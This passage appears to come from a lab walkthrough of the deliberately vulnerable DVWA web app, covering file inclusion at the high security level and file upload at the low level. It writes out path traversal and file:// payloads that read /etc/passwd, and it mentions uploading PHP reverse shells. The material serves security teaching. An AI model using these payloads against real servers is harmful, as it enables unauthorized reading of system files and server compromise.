
More Information

- [Wikipedia - File inclusion vulnerability](#)
- [WSTG - Local File Inclusion](#)
- [WSTG - Remote File Inclusion](#)


1. As observed in the source code, the previous attack is ineffective at this security level. The developer has implemented regular expression-based validation for the page parameter, filtering traversal patterns such as `../` or `..`.



2. Let's try to access the file without `../` or `..\`.




Security Level: High



The screenshot shows the DVWA Security page in a browser window. The page title is "DVWA Security". The security level is currently set to "high". The page explains that the security level can be set to low, medium, high, or impossible, and that it changes the vulnerability level of DVWA. The page lists four levels of security:

1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'.


The "High" level is selected in the dropdown menu, and the "Submit" button is visible. The security level is set to high.




The screenshot shows the DVWA Vulnerability: File Inclusion page in a browser window. The page title is "Vulnerability: File Inclusion". The page displays a message: "The PHP function allow_url_include is not enabled." Below this message is a text input field containing the following text: "[file1.php] - [file2.php] - [file3.php]". The page also includes a "More Information" section with links to Wikipedia, WSTG, and a local file inclusion page.

1. As we know, we first view the source code.

When attempting all medium-level exploits with the difficulty set to HIGH, none of them succeed. This is because the target is more secure and only accepts inputs beginning with include.php or file. Any further attempts result in a 'File not found' message being displayed.




2. Modify the URL by replacing include.php with ?page=file:///etc/passwd or a directory traversal payload such as file/../../../../../../../../etc/passwd.




Vulnerability: File Upload

File upload vulnerability occurs when a web application allows users to upload files without proper validation. Attackers can exploit this to upload malicious files, which may be executed on the server. This can lead to website defacement, phishing attacks, leakage of internal server information, and exposure of sensitive data to unauthorized users.


Security Level: Low




1. Log in to the DVWA home page and navigate to the **File Upload** section.




2. As a standard approach, the source code is analyzed first. At this level, the application does not enforce proper file type validation, allowing unrestricted file uploads. This vulnerability enables attackers to upload malicious files, such as PHP reverse shells or executables, which can later be exploited to compromise the server.




3. The file has been successfully uploaded, and its location is displayed. Next, we navigate to the uploaded file.




SECURITY LEVEL: - (MEDIUM)



